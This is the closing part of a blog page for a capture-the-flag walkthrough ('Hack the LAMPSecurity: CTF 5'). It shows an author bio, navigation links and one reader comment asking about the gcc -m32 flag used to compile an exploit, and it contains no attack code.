Author: Ankur Sachdev is an Information Security consultant and researcher in the field of Network & WebApp Penetration Testing. Contact **Here**

PREVIOUS POST
Hack the LAMPSecurity: CTF4 (CTF Challenge)

NEXT POST
How to Delete ALL Files in Remote Windows PC

One thought on "Hack the LAMPSecurity: CTF 5 (CTF Challenge)"

Auqib Wani
August 13, 2018 at 5:57 pm

hi ,

want to understand the use of – m switch in the command gcc -m32 -o exploit program.c

Reply

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment * *

Name

Email

Website

Save my name, email, and website in this browser for the next time I comment.

Post Comment